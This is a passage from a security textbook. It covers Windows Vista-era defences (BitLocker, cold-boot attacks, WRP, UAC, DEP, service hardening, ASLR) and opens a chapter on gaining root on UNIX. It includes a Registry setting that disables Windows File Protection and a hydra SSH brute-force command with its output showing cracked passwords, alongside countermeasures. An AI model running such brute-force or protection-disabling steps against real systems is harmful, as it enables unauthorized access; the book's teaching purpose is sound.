With Windows Vista, Microsoft introduced Bitlocker Drive Encryption (BDE). Although BDE was primarily designed to provide greater assurance of operating system integrity, one ancillary result from its protective mechanisms is to blunt offline attacks like the password reset technique that bypassed EFS. Rather than associating data encryption keys with individual user accounts as EFS does, BDE encrypts entire volumes and stores the key in ways that are much more difficult to compromise. With BDE, an

attacker who gets unrestricted physical access to the system (say, by stealing a laptop) cannot decrypt data stored on the encrypted volume because Windows won't load if it has been tampered with, and booting to an alternate OS will not provide access to the decryption key since it is stored securely. (See en.wikipedia.org/wiki/BitLocker_Drive_Encryption for more background on BDE, including the various ways keys are protected).

Researchers at Princeton University published a stirring paper on so-called *cold boot attacks* that bypassed BDE (see http://citp.princeton.edu/memory/). Essentially, the researchers cooled DRAM chips to increase the amount of time before the loaded operating system was flushed from volatile memory. This permitted enough time to harvest an image of the running system, from which the master BDE decryption keys could be extracted, since they obviously have to be available to boot the system into a running state. The researchers even bypassed a system with a Trusted Platform Module (TPM), a segregated hardware chip designed to optionally store BDE encryption keys and thought to make BDE nearly impossible to bypass.

Cold-boot Countermeasures

As with any cryptographic solution, the main challenge is key management, and it is arguably impossible to protect a key in any scenario where it is physically possessed by the attacker (no 100 percent tamper-resistant technology has ever been conceived).

So, the only real mitigation for cold-boot attacks is to physically separate the key from the system it is designed to protect. Subsequent responses to the Princeton research indicated that powering off a BDE-protected system will remove the keys from memory, and thus make them out of reach of cold-boot attacks. Conceivably, external hardware modules that are physically removable (and stored separately!) from the system could also mitigate such attacks (for example, the HASP hardware dongle from Alladin could be modified with this capability, www.aladdin.com/hasp/).

Windows Resource Protection

Windows 2000 and Windows XP were released with a feature called Windows File Protection (WFP), which attempts to ensure that critical operating system files are not intentionally or unintentionally modified.

CAUTION Techniques to bypass WFP are known, including disabling it permanently by setting the Registry value SFCDisable to `0ffffff9dh` under HKLM\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ Winlogon.

WFP was updated in Windows Vista. It now includes critical Registry values as well as files and has been renamed Windows Resource Protection (WRP). Like WFP, WRP stashes away copies of files that are critical to system stability. The location, however, has moved from %SystemRoot%\System32\dllcache to %Windir%\WinSxS\Backup, and the mechanism for protecting these files has also changed a bit. There is no longer a

System File Protection thread running to detect modifications to critical files. Instead, WRP relies on Access Control Lists (ACLs) and is thus always actively protecting the system (the SFCDisable Registry value mentioned earlier is no longer present on Server 2008 for this reason).

Under WRP, the ability to write to a protected resource is granted only to the TrustedInstaller principal—thus not even Administrators can modify the protected resources. In the default configuration, only the following actions can replace a WRP-protected resource:

- Windows Update installed by TrustedInstaller
- Windows Service Packs installed by TrustedInstaller
- Hotfixes installed by TrustedInstaller
- Operating system upgrades installed by TrustedInstaller

Of course, one obvious weakness with WRP is that administrative accounts can change the ACLs on protected resources. By default, the local Administrators group has the SeTakeOwnership right and can take ownership of any WRP-protected resource. At this point, permissions applied to the protected resource can be changed arbitrarily by the owner, and the resource can be modified, replaced, or deleted.

WRP wasn't designed to protect against rogue administrators, however. Its primary purpose is to prevent third-party installers from modifying resources that are critical to the OS's stability.

Integrity Levels, UAC, and LoRIE

With Windows Vista, Microsoft implemented an extension to the basic system of discretionary access control that has been a mainstay of the operating system since its inception. The primary intent of this change was to implement *mandatory* access control in certain scenarios. For example, actions that require administrative privilege would require a further authorization, beyond that associated with the standard user context access token. Microsoft termed this new architecture extension *Mandatory Integrity Control* (MIC).

To accomplish mandatory access control–like behavior, MIC effectively implements a new set of four security principals called Integrity Levels (ILs) that can be added to access tokens and ACLs:

- Low
- Medium
- High
- System

ILs are implemented as SIDs, just like any other security principal. In Vista and later, besides the standard access control check, Windows will also check whether the IL of the requesting access token matches the IL of the target resource. For example, a Medium-IL

process may be blocked from reading, writing, or executing "up" to a High-IL object. MIC is thus based on the Biba Integrity Model for computer security (see http://en.wikipedia.org/wiki/Biba_model): "no write up, no read down" designed to protect integrity. This contrasts with the model proposed by Bell and LaPadula for the U.S. Department of Defense (DoD) multilevel security (MLS) policy (see http://en.wikipedia.org/wiki/Bell-LaPadula_model): "no write down, no read up," designed to protect confidentiality.

MIC isn't directly visible, but rather it serves as the underpinning of some of the key new security features in Vista and later: User Account Control (UAC), and Low Rights Internet Explorer (LoRIE). We'll talk briefly about them to show how MIC works in practice.

UAC (it was named Least User Access, or LUA, in prerelease versions of Vista) is perhaps the most visible new security feature in Vista. It works as follows:

1. Developers mark applications by embedding an *application manifest* (available since XP) to tell the operating system whether the application needs elevated privileges.
2. The LSA has been modified to grant two tokens at logon to administrative accounts: a *filtered* token and a *linked* token. The filtered token has all elevated privileges stripped out (using the restricted token mechanism described at msdn.microsoft.com/en-us/library/aa379316(VS.85).aspx).
3. Applications are run by default using the filtered token; the full-privilege linked token is used only when launching applications that are marked as requiring elevated privileges.
4. The user is prompted using a special consent environment (the rest of the session is grayed out and inaccessible) whether they in fact want to launch the program and may be prompted for appropriate credentials if they are not members of an administrative group.

Assuming application developers are well behaved, Vista thus achieves mandatory access control of a sort: only specific applications can be launched with elevated privileges.

Here's how UAC uses MIC: All nonadministrative user processes run with Medium-IL by default. Once a process has been elevated using UAC, it runs with High-IL and can thus access objects at that level. Thus, it's now mandatory to have High-IL privileges to access certain objects within Windows.

MIC also underlies the LoRIE implementation in Vista: the Internet Explorer process (iexplore.exe) runs at Low-IL and, in a system with default configuration, can write only to objects that are labeled with Low-IL SIDs (by default, this includes only the folder %USERPROFILE%\AppData\LocalLow and the Registry key HKCU\Software\AppDataLow). LoRIE thus cannot write to any other object in the system by default, greatly restricting the damage that can be done if the process gets compromised by malware while browsing the Internet.

CAUTION In the Vista release, provisions are in place to allow unmarked code to run with administrative privileges. In future releases, the *only* way to run an application elevated will be to have a signed manifest that identifies the privilege level the application needs.

CAUTION UAC can be disabled system-wide under the User Accounts Control Panel, "Turn User Account Control Off" setting.

Security researcher Joanna Rutkowska wrote some interesting criticisms of UAC and MIC in Vista at http://theinvisiblethings.blogspot.com/2007/02/running-vista-every-day.html. Windows technology guru Jesper Johansson has written some insightful articles on UAC in his blog at http://msinfluentials.com/blogs/jesper/.

Data Execution Prevention (DEP)

For many years, security researchers have discussed the idea of marking portions of memory nonexecutable. The major goal of this feature was to prevent attacks against the Achilles heel of software, the buffer overflow. Buffer overflows (and related memory corruption vulnerabilities) typically rely on injecting malicious code into executable portions of memory, usually the CPU execution stack or the heap. Making the stack nonexecutable, for example, shuts down one of the most reliable mechanisms for exploiting software available today: the stack-based buffer overflow. (See Chapter 10 for more details on buffer-overflows vulnerabilities and related exploits.)

Microsoft has moved closer to this holy grail by implementing what they call Data Execution Prevention, or DEP (see support.microsoft.com/kb/875352 for full details). DEP has both hardware and software components. When run on compatible hardware, DEP kicks in automatically and marks certain portions of memory as nonexecutable unless it explicitly contains executable code. Ostensibly, this would prevent most stack-based buffer overflow attacks. In addition to hardware-enforced DEP, XP SP2 and later also implement software-enforced DEP that attempts to block exploitation of Structured Exception Handling (SEH) mechanisms in Windows, which have historically provided attackers with a reliable injection point for shellcode (for example, see www.securiteam.com/windowsntfocus/5DP0M2KAKA.html).

TIP Software-enforced DEP is more effective with applications that are built with the SafeSEH C/C++ linker option.

Service Hardening

As we've seen throughout this chapter, hijacking or compromising highly-privileged Windows services is a common attack technique. Ongoing awareness of this has prompted Microsoft to continue to harden the services infrastructure in Windows XP

and Server 2003, and with Vista and Server 2008 they have taken service level security even further with Windows Service Hardening, which includes the following:

- Service Resource Isolation
- Least Privilege Services
- Session 0 Isolation
- Restricted Network Accessibility

Service Resource Isolation

Many services execute in the context of the same local account, such as LocalService. If any one of these services is compromised, the integrity of all other services executing as the same user are effectively compromised as well. To address this, Vista and Server 2008 mesh two technologies:

- Service-specific SIDs
- Restricted SIDs

By assigning each service a unique SID, service resources, such as a file or Registry key, can be ACLed to allow only that service to modify them. The following example shows Microsoft's sc.exe and PsGetSid tools (www.microsoft.com) to show the SID of the WLAN service, and then performing the reverse translation on the SID to derive the human-readable account name:

```
C:\>sc showsid wlansvc
NAME: wlansvc
SERVICE SID: S-1-5-80-1428027539-3309602793-2678353003-1498846795-
3763184142

C:\>psgetsid S-1-5-80-1428027539-3309602793-2678353003-1498846795-
3763184142

PsGetSid v1.43 - Translates SIDs to names and vice versa
Copyright (C) 1999-2006 Mark Russinovich
Sysinternals - www.sysinternals.com

Account for S-1-5-80-1428027539-3309602793-2678353003-1498846795-
3763184142:
Well Known Group: NT SERVICE\Wlansvc
```

To mitigate services that must run under the same context from affecting each other, write-restricted SIDs are used: the service SID, along with the write-restricted SID (S-1-5-33), is added to the service process's restricted SID list. When a restricted process or thread attempts to access an object, *two* access checks are performed: one using the enabled token SIDs and another using the restricted SIDs. Only if *both* checks succeed

will access be granted. This prevents restricted services from accessing any object that does not explicitly grant access to the service SID.

Least Privilege Services

Historically, many Windows services operated under the context of LocalSystem, which grants the service the ability to do just about anything. In Vista, the privileges granted to a service are no longer exclusively bound to the account to which it is configured to run; they can be explicitly requested.

To achieve this, the Service Control Manager (SCM) has been changed. Services are now capable of providing the SCM with a list of specific privileges that they require (of course, they cannot request permissions that are not originally possessed by the principal to which they are configured to start). Upon starting the service, the SCM strips all privileges from the services' process that are not explicitly requested.

For services that share a process, such as svchost, the process token will contain an aggregate of all privileges required by each individual service in the group, making this process an ideal attack point. By stripping out unneeded privileges, the overall attack surface of the hosting process is decreased.

As in previous versions of Windows, services can be configured via the command-line tool sc.exe. Two new options have been added to this utility, `qprivs` and `privs`, which allow for querying and settings service privileges, respectively. If you are looking to audit or lock down the services running on your Vista or Server 2008 machine, these commands are invaluable.

TIP If you start setting service privileges via sc.exe, make sure you specify *all* of the privileges at once. Sc.exe does not assume you want to add the privilege to the existing list.

Service Refactoring

Service refactoring is a fancy name for running services under lower privileged accounts, the meat-and-potatoes way to run services with least privilege. In Vista, Microsoft has moved eight services out of the SYSTEM context and into LocalService. An additional four SYSTEM services have been moved to run under the NetworkService account as well.

Additionally, six new service hosts (svchosts) have been introduced. These hosts provide added flexibility when locking down services and are listed here in order of increasing privilege:

- LocalServiceNoNetwork
- LocalServiceRestricted
- LocalServiceNetworkRestricted
- NetworkServiceRestricted
- NetworkServiceNetworkRestricted
- LocalSystemNetworkRestricted

Each of these operates with a write-restricted token, as described earlier in this chapter, with the exception of those with a NetworkRestricted suffix. Groups with a NetworkRestricted suffix limit the network accessibility of the service to a fixed set of ports, which we will cover now in a bit more detail.

Restricted Network Access

With the new version of the Windows Firewall (now with Advanced Security!) in Vista and Server 2008, network restriction policies can be applied to services as well. The new firewall allows administrators to create rules that respect the following connection characteristics:

- **Directionality** Rules can now be applied to both ingress and egress traffic.
- **Protocol** The firewall is now capable of making decisions based on an expanded set of protocol types.
- **Principal** Rules can be configured to apply only to a specific user.
- **Interface** Administrators can now apply rules to a given interface set, such as Wireless, Local Area Network, and so on.

Interacting with these and other features of the firewall are just a few of the ways services can be additionally secured.

Session 0 Isolation

In 2002, researcher Chris Paget introduced a new Windows attack technique coined the "Shatter Attack." The technique involved using a lower privileged attacker sending a window message to a higher-privileged service that causes it to execute arbitrary commands, elevating the attacker's privileges to that of the service (see http://en.wikipedia.org/wiki/Shatter_attack). In its response to Paget's paper, Microsoft noted that "By design, all services within the interactive desktop are peers and can levy requests upon each other. As a result, all services in the interactive desktop effectively have privileges commensurate with the most highly privileged service there."

At a more technical level, this design allowed attackers to send window messages to privileged services because they shared the default logon session, Session 0 (see http://www.microsoft.com/whdc/system/vista/services.mspx). By separating user and service sessions, Shatter-type attacks are mitigated. This is the essence of Session 0 Isolation: in Vista, services and system processes remain in Session 0 while user sessions start at Session 1. This can be observed within the Task Manager if you go to the View menu and select the Session ID column, as shown in Figure 4-14.

You can see in Figure 4-14 that most service and system processes exist in Session 0 while user processes exist in Session 1. It's worth noting that not *all* system processes execute in Session 0. For example, winlogon.exe and an instance of csrsss.exe exist in user sessions under the context of SYSTEM. Even so, session isolation, in combination with other features like MIC that were discussed previously, represents an effective mitigation for a once-common vector for attackers.




Figure 4-14 The Task Manager Session ID column shows separation between user sessions (ID 1) and service sessions (ID 0).

Compiler-based Enhancements

As we've seen in this book so far, some of the worst exploits result from memory corruption attacks like the buffer overflow. Starting with Windows Vista and Server 2008 (earlier versions implement some of these features), Microsoft implemented some features to deter such attacks, including:

- GS
- SafeSEH
- Address Space Layout Randomization (ASLR)

These are mostly compile-time under-the-hood features that are not configurable by administrators or users. We provide brief descriptions of these features here to illustrate their importance in deflecting common attacks. You can read more details about how they are used to deflect real-world attacks in *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com).

GS is a compile-time technology that aims to prevent the exploitation of stack-based buffer overflows on the Windows platform. GS achieves this by placing a random value, or cookie, on the stack between local variables and the return address. Portions of the code in many Microsoft products are now compiled with GS.

As originally described in Dave Litchfield's paper "Defeating the Stack Based Overflow Prevention Mechanism of Microsoft Windows 2003 Server" (see http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf), an attacker can overwrite the exception handler with a controlled value and obtain code execution in a more reliable fashion than directly overwriting the return address. To address this, SafeSEH was introduced in Windows XP SP2 and Windows Server 2003 SP1. Like GS, SafeSEH (also known as Software Data Execution Prevention, or DEP) is a compile-time security technology. Unlike GS, instead of protecting the frame pointer and return address, the purpose of SafeSEH is to ensure that the exception handler frame is not abused.

ASLR is designed to mitigate an attacker's ability to predict locations in memory where helpful instructions and controllable data are located. Before ASLR, Windows images were loaded in consistent ways that allowed stack overflow exploits to work reliably across almost any machine running a vulnerable version of the affected software, like a pandemic virus that could universally infect all Windows deployments. To address this, Microsoft adapted prior efforts focused on randomizing the location of where executable images (DLLs, EXEs, and so on), heap, and stack allocations reside. Like GS and SafeSEH, ASLR is also enabled via a compile-time parameter, the linker option `/DYNAMICBASE`.

CAUTION Older versions of link.exe do not support ASLR; see support.microsoft.com/kb/922822.

From a remote attacker's perspective, ASLR remains an effective protective mechanism as there is no way to determine the load address of images. However, a local attacker can derive the addresses of useful DLLs by attaching a debugger to any process. Because the load address of DLLs is fairly constant across process, the probability of the same DLL being loaded at the same location within a privileged process is high. As such, the efficacy of ASLR on the local landscape is fairly reduced. To be fair, ASLR was not designed to protect against local attacks.

Coda: The Burden of Windows Security

Many fair and unfair claims about Windows security have been made to date, and more are sure to be made in the future. Whether made by Microsoft, its supporters, or its many critics, such claims will be proven or disproven only by time and testing in real-world scenarios. We'll leave everyone with one last meditation on this topic that pretty much sums up our position on Windows security.

Most of the much-hyped "insecurity" of Windows results from common mistakes that have existed in many other technologies, and for a longer time. It only seems worse

because of the widespread deployment of Windows. If you choose to use the Windows platform for the very reasons that make it so popular (ease of use, compatibility, and so on), you will be burdened with understanding how to make it secure and keeping it that way. Hopefully, you feel more confident with the knowledge gained from this book. Good luck!

SUMMARY

Here are some tips compiled from our discussion in this chapter, as well as pointers to further information:

- The Center for Internet Security (CIS) offers free Microsoft security configuration benchmarks and scoring tools for download at www.cisecurity.org.
- Check out *Hacking Exposed Windows, Third Edition* (McGraw-Hill Professional, 2007; http://www.winhackingexposed.com) for the most complete coverage of Windows security from stem to stern. That book embraces and greatly extends the information presented in this book to deliver comprehensive security analysis of Microsoft's flagship OS and future versions.
- Read Chapter 12 for information on protecting Windows from client-side abuse, the most vulnerable frontier in the ever-escalating arms race with malicious hackers.
- Keep up to date with new Microsoft security tools and best practices available at http://www.microsoft.com/security.
- Don't forget exposures from other installed Microsoft products within your environment; for example, see http://www.sqlsecurity.com for great, in-depth information on SQL vulnerabilities.
- Remember that applications are often far more vulnerable than the OS—especially modern, stateless, Web-based applications. Perform your due diligence at the OS level using information supplied in this chapter, but focus intensely and primarily on securing the application layer overall. See Chapters 10, 11, and 12 as well as *Hacking Exposed Web Applications, Second Edition* (McGraw-Hill Professional, 2006; http://www.webhackingexposed.com) for more information on this vital topic.
- Minimalism equals higher security: if nothing exists to attack, attackers have no way of getting in. Disable all unnecessary services by using services.msc. For those services that remain necessary, configure them securely (for example, disable unused ISAPI extensions in IIS).
- If file and print services are not necessary, disable SMB.
- Use the Windows Firewall (Windows XP SP2 and later) to block access to any other listening ports except the bare minimum necessary for function.
- Protect Internet-facing servers with network firewalls or routers.

- Keep up to date with all the recent service packs and security patches. See http://www.microsoft.com/security to view the updated list of bulletins.
- Limit interactive logon privileges to stop privilege-escalation attacks before they even get started.
- Use Group Policy (gpedit.msc) to help create and distribute secure configurations throughout your Windows environment.
- Enforce a strong policy of physical security to protect against offline attacks referenced in this chapter. Implement SYSKEY in password- or floppy-protected mode to make these attacks more difficult. Keep sensitive servers physically secure, set BIOS passwords to protect the boot sequence, and remove or disable floppy disk drives and other removable media devices that can be used to boot systems to alternative OSes.
- Subscribe to relevant security publications and online resources to keep current on the state of the art of Windows attacks and countermeasures.

CHAPTER 5

Some feel drugs are about the only thing more addicting than obtaining root access on a UNIX system. The pursuit of root access dates back to the early days of UNIX, so we need to provide some historical background on its evolution.

THE QUEST FOR ROOT

In 1969, Ken Thompson, and later Dennis Ritchie of AT&T, decided that the MULTICS (Multiplexed Information and Computing System) project wasn't progressing as fast as they would have liked. Their decision to "hack up" a new operating system called UNIX forever changed the landscape of computing. UNIX was intended to be a powerful, robust, multiuser operating system that excelled at running programs—specifically, small programs called *tools*. Security was not one of UNIX's primary design characteristics, although UNIX does have a great deal of security if implemented properly. UNIX's promiscuity was a result of the open nature of developing and enhancing the operating system kernel, as well as the small tools that made this operating system so powerful. The early UNIX environments were usually located inside Bell Labs or in a university setting where security was controlled primarily by physical means. Thus, any user who had physical access to a UNIX system was considered authorized. In many cases, implementing root-level passwords was considered a hindrance and dismissed.

While UNIX and UNIX-derived operating systems have evolved considerably over the past 40 years, the passion for UNIX and UNIX security has not subsided. Many ardent developers and code hackers scour source code for potential vulnerabilities. Furthermore, it is a badge of honor to post newly discovered vulnerabilities to security mailing lists such as Bugtraq. In this chapter, we will explore this fervor to determine how and why the coveted root access is obtained. Throughout this chapter, remember that UNIX has two levels of access: the all-powerful root and everything else. There is no substitute for root!

A Brief Review

You may recall that in Chapters 1 through 3 we discussed ways to identify UNIX systems and enumerate information. We used port scanners such as nmap to help identify open TCP/UDP ports, as well as to fingerprint the target operating system or device. We used rpcinfo and showmount to enumerate RPC service and NFS mount points, respectively. We even used the all-purpose netcat (nc) to grab banners that leak juicy information, such as the applications and associated versions in use. In this chapter, we will explore the actual exploitation and related techniques of a UNIX system. It is important to remember that footprinting and network reconnaissance of UNIX systems must be done before any type of exploitation. Footprinting must be executed in a thorough and methodical fashion to ensure that every possible piece of information is uncovered. Once we have this information, we need to make some educated guesses about the potential

vulnerabilities that may be present on the target system. This process is known as *vulnerability mapping*.

Vulnerability Mapping

Vulnerability mapping is the process of mapping specific security attributes of a system to an associated vulnerability or potential vulnerability. This critical phase in the actual exploitation of a target system should not be overlooked. It is necessary for attackers to map attributes such as listening services, specific version numbers of running servers (for example, Apache 2.2.9 being used for HTTP, and sendmail 8.14.3 being used for SMTP), system architecture, and username information to potential security holes. Attackers can use several methods to accomplish this task:

- They can manually map specific system attributes against publicly available sources of vulnerability information, such as Bugtraq, The Open Source Vulnerability Database, The Common Vulnerabilities & Exposures Database, and vendor security alerts. Although this is tedious, it can provide a thorough analysis of potential vulnerabilities without actually exploiting the target system.
- They can use public exploit code posted to various security mailing lists and any number of websites, or they can write their own code. This will determine the existence of a real vulnerability with a high degree of certainty.
- They can use automated vulnerability scanning tools, such as nessus (http://www.nessus.org), to identify true vulnerabilities.

All these methods have their pros and cons. However, it is important to remember that only uneducated attackers, known as *script kiddies*, will skip the vulnerability mapping stage by throwing everything and the kitchen sink at a system to get in without knowing how and why an exploit works. We have witnessed many real-life attacks where the perpetrators were trying to use UNIX exploits against a Windows NT system. Needless to say, these attackers were inexpert and unsuccessful. The following list summarizes key points to consider when performing vulnerability mapping:

- Perform network reconnaissance against the target system.
- Map attributes such as operating system, architecture, and specific versions of listening services to known vulnerabilities and exploits.
- Perform target acquisition by identifying and selecting key systems.
- Enumerate and prioritize potential points of entry.

Remote Access vs. Local Access

The remainder of this chapter is broken into two major sections: remote access and local access. *Remote access* is defined as gaining access via the network (for example, a listening

service) or other communication channel. *Local access* is defined as having an actual command shell or login to the system. Local access attacks are also referred to as *privilege escalation attacks*. It is important to understand the relationship between remote and local access. Attackers follow a logical progression, remotely exploiting a vulnerability in a listening service and then gaining local shell access. Once shell access is obtained, the attackers are considered to be local on the system. We try to logically break out the types of attacks that are used to gain remote access and provide relevant examples. Once remote access is obtained, we explain common ways attackers escalate their local privileges to root. Finally, we explain information-gathering techniques that allow attackers to garner information about the local system so that it can be used as a staging point for additional attacks. It is important to remember that this chapter is not a comprehensive book on UNIX security. For that, we refer you to *Practical UNIX & Internet Security*, by Simson Garfinkel and Gene Spafford (O'Reilly, 2003). Additionally, this chapter cannot cover every conceivable UNIX exploit and flavor of UNIX. That would be a book in itself. In fact, an entire book has been dedicated to hacking Linux—*Hacking Exposed Linux, Third Edition* by ISECOM (McGraw-Hill Professional, 2008). Rather, we aim to categorize these attacks and to explain the theory behind them. Thus, when a new attack is discovered, it will be easy for you to understand how it works, even though it was not specifically covered. We take the "teach a man to fish and feed him for life" approach rather than the "feed him for a day" approach.

REMOTE ACCESS

As mentioned previously, remote access involves network access or access to another communications channel, such as a dial-in modem attached to a UNIX system. We find that analog/ISDN remote access security at most organizations is abysmal and being replaced with Virtual Private Networks (VPNs). Therefore, we are limiting our discussion to accessing a UNIX system from the network via TCP/IP. After all, TCP/IP is the cornerstone of the Internet, and it is most relevant to our discussion on UNIX security.

The media would like everyone to believe that some sort of magic is involved with compromising the security of a UNIX system. In reality, four primary methods are used to remotely circumvent the security of a UNIX system:

- Exploiting a listening service (for example, TCP/UDP)
- Routing through a UNIX system that is providing security between two or more networks
- User-initiated remote execution attacks (via a hostile website, Trojan horse e-mail, and so on)
- Exploiting a process or program that has placed the network interface card into promiscuous mode

Let's take a look at a few examples to understand how different types of attacks fit into the preceding categories.

- **Exploit a listening service** Someone gives you a user ID and password and says, "Break into my system." This is an example of exploiting a listening service. How can you log into the system if it is not running a service that allows interactive logins (telnet, ftp, rlogin, or ssh)? What about when the latest BIND vulnerability of the week is discovered? Are your systems vulnerable? Potentially, but attackers would have to exploit a listening service, BIND, to gain access. It is imperative to remember that a service must be listening in order for an attacker to gain access. If a service is not listening, it cannot be broken into remotely.
- **Route through a UNIX system** Your UNIX firewall was circumvented by attackers. "How is this possible? We don't allow any inbound services," you say. In many instances, attackers circumvent UNIX firewalls by source-routing packets through the firewall to internal systems. This feat is possible because the UNIX kernel had IP forwarding enabled when the firewall application should have been performing this function. In most of these cases, the attackers never actually broke into the firewall; they simply used it as a router.
- **User-initiated remote execution** Are you safe because you disabled all services on your UNIX system? Maybe not. What if you surf to http://www.evilhacker.org, and your web browser executes malicious code that connects back to the evil site? This may allow Evilhacker.org to access your system. Think of the implications of this if you were logged in with root privileges while web surfing.
- **Promiscuous-mode attacks** What happens if your network sniffer (say, tcpdump) has vulnerabilities? Are you exposing your system to attack merely by sniffing traffic? You bet. An attacker can send in a carefully crafted packet that turns your network sniffer into your worst security nightmare.

Throughout this section, we will address specific remote attacks that fall under one of the preceding four categories. If you have any doubt about how a remote attack is possible, just ask yourself four questions:

- Is there a listening service involved?
- Does the system perform routing?
- Did a user or a user's software execute commands that jeopardized the security of the host system?
- Is my interface card in promiscuous mode and capturing potentially hostile traffic?

You are likely to answer yes to at least one of these questions.

Brute-force Attacks

Popularity:	*8*
Simplicity:	*7*
Impact:	*7*
Risk Rating:	***7***

We start off our discussion of UNIX attacks with the most basic form of attack—brute-force password guessing. A brute-force attack may not appear sexy, but it is one of the most effective ways for attackers to gain access to a UNIX system. A brute-force attack is nothing more than guessing a user ID/password combination on a service that attempts to authenticate the user before access is granted. The most common types of services that can be brute-forced include the following:

- telnet
- File Transfer Protocol (FTP)
- The "r" commands (`rlogin`, `rsh`, and so on)
- Secure Shell (ssh)
- SNMP community names
- Post Office Protocol (POP) and Internet Message Access Protocol (IMAP)
- Hypertext Transport Protocol (HTTP/HTTPS)
- Concurrent Version System (CVS) and Subversion (SVN)

Recall from our network discovery and enumeration discussion in Chapters 1 to 3 the importance of identifying potential system user IDs. Services such as finger, rusers, and sendmail were used to identify user accounts on a target system. Once attackers have a list of user accounts, they can begin trying to gain shell access to the target system by guessing the password associated with one of the IDs. Unfortunately, many user accounts have either a weak password or no password at all. The best illustration of this axiom is the "Joe" account, where the user ID and password are identical. Given enough users, most systems will have at least one Joe account. To our amazement, we have seen thousands of Joe accounts over the course of performing our security reviews. Why are poorly chosen passwords so common? People don't know how to choose strong passwords or are not forced to do so.

Although it is entirely possible to guess passwords by hand, most passwords are guessed via an automated brute-force utility. Attackers can use several tools to automate brute forcing, including the following:

- **THC – Hydra** http://freeworld.thc.org/thc-hydra/
- **pop.c** http://packetstormsecurity.org/groups/ADM/ADM-pop.c
- **SNMPbrute** http://packetstormsecurity.org/Crackers/snmpbrute-fixedup.c

Hydra is one of the most popular and versatile brute force utilities available. Hydra includes many features and supports a number of protocols. The following example demonstrates how hydra can be used to perform a brute force attack:

```
[schism]$ hydra -L users.txt -P passwords.txt -s 22 192.168.1.113 ssh2
Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only
for legal purposes.
Hydra (http://www.thc.org) starting at 2008-07-25 11:37:31
[DATA] 16 tasks, 1 servers, 25 login tries (l:5/p:5), ~1
tries per task
[DATA] attacking service ssh2 on port 22
[22][ssh2] host: 192.168.1.113   login: praveen   password:
pr4v33n
[22][ssh2] host: 192.168.1.113   login: nathan
password: texas
[22][ssh2] host: 192.168.1.113   login: adam       password: 1234
[STATUS] attack finished for 192.168.1.113 (waiting for
childs to finish)
Hydra (http://www.thc.org) finished at 2008-07-25 11:37:36
```

In this demonstration, we have created two files. The users.txt file contains a list of five usernames and the passwords.txt contains a list of five passwords. Hydra will use this information and attempt to remotely authenticate to a service of our choice, in this case SSH. Based on the length of our lists, a total of 25 username and password combinations are possible. During this effort, hydra shows three of the five accounts were successfully brute forced. For the sake of brevity, the list included known usernames and some of their associated passwords. In reality, valid usernames would first need to be enumerated and a much more extensive password list would be required. This of course would increase the time to complete, and no guarantee is given that user's password is included in the password list. Although hydra helps automate brute-force attacks, it is still a very slow process.

Brute-force Attack Countermeasure

The best defense for brute-force guessing is to use strong passwords that are not easily guessed. A one-time password mechanism would be most desirable. Some free utilities that will help make brute forcing harder to accomplish are listed in Table 5-1.

Newer UNIX operating systems include built-in password controls that alleviate some of the dependence on third-party modules. For example, Solaris 10 provides a number of options through /etc/default/passwd to strengthen a systems password policy including:

- **PASSLENGTH** Minimum password length
- **MINWEEK** Minimum number of weeks before a password can be changed

- **MAXWEEK** Maximum number of weeks before a password must be changed
- **WARNWEEKS** Number of weeks to warn a user ahead of time their password is about to expire
- **HISTORY** Number of passwords stored in password history. User will not be allowed to reuse these values
- **MINALPHA** Minimum number of alpha characters
- **MINDIGIT** Minimum number of numerical characters
- **MINSPECIAL** Minimum number of special characters (nonalpha, nonnumeric)
- **MINLOWER** Minimum number of lowercase characters
- **MINUPPER** Minimum number of uppercase characters

The default Solaris install does not provide support for pam_cracklib or pam_passwdqc. If the OS password complexity rules are insufficient, then one of the PAM

Tool	Description	Location
cracklib	Password composition tool	http://sourceforge.net/projects/cracklib
npasswd	A replacement for the `passwd` command	http://www.utexas.edu/cc/unix/software/npasswd
Secure Remote Password	A new mechanism for performing secure password-based authentication and key exchange over any type of network	http://srp.stanford.edu
OpenSSH	A telnet/ftp/rsh/login communication replacement with encryption and RSA authentication	http://www.openssh.org
pam_passwdqc	PAM module for password strength checking	http://www.openwall.com/passwdqc
pam_lockout	PAM module for account lockout	http://www.spellweaver.org/devel/

Table 5-1 Freeware Tools That Help Protect Against Brute-force Attacks

modules can be implemented. Whether you rely on the operating system or third-party products, it is important that you implement good password management procedures and use common sense. Consider the following:

- Ensure all users have a password that conforms to organizational policy.
- Force a password change every 30 days for privileged accounts and every 60 days for normal users.
- Implement a minimum password length of eight characters consisting of at least one alpha character, one numeric character, and one nonalphanumeric character.
- Log multiple authentication failures.
- Configure services to disconnect clients after three invalid login attempts.
- Implement account lockout where possible. (Be aware of potential denial of service issues of accounts being locked out intentionally by an attacker.)
- Disable services that are not used.
- Implement password composition tools that prohibit the user from choosing a poor password.
- Don't use the same password for every system you log into.
- Don't write down your password.
- Don't tell your password to others.
- Use one-time passwords when possible.
- Don't use passwords at all. Use public key authentication.
- Ensure that default accounts such as "setup" and "admin" do not have default passwords.

Data-Driven Attacks

